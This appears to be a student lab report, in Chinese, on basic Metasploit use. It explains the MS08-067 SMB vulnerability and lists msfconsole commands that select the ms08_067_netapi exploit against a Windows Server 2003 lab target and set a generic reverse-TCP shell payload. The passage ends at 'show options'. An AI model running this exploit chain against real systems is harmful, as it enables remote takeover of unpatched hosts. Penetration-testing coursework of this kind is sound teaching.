
Exp5 MSF基础应用
一、实践内容
1.主动攻击实践
【1】MS08-067
MS08-067 漏洞是2008 年年底爆出的一个特大漏洞,存在于当时的所有微软系统,杀伤力超强。其原理是攻击者利用受害主机默认开放的SMB 服务端口445 ,发送恶意资料到该端口,通过MSRPC接口调用Server服务的一个函数,并破坏程序的战缓冲区,获得远程代码执行(Remote Code Execution) 权限,从而完全控制主机。
靶机:Windows Server 2003

search ms08_067                  //搜寻该漏洞对应的模块

use exploit/windows/smb/ms08_067_netapi    //启用该渗透攻击模块


show payloads                    //查看该模块所适用的攻击载荷模块

//作为攻击载荷的Payload就是通常所说的Shellcode,常用的攻击载荷类型有开放监听后门、回连至控制端的后门、运行某个命令或程序、下载并运行可执行文件、添加系统用户等

set payload generic/shell_reverse_tcp     //选择一个载荷(选择运行后门,让它回连至控制端)

show options                    //查看配置渗透攻击所需的配置选项

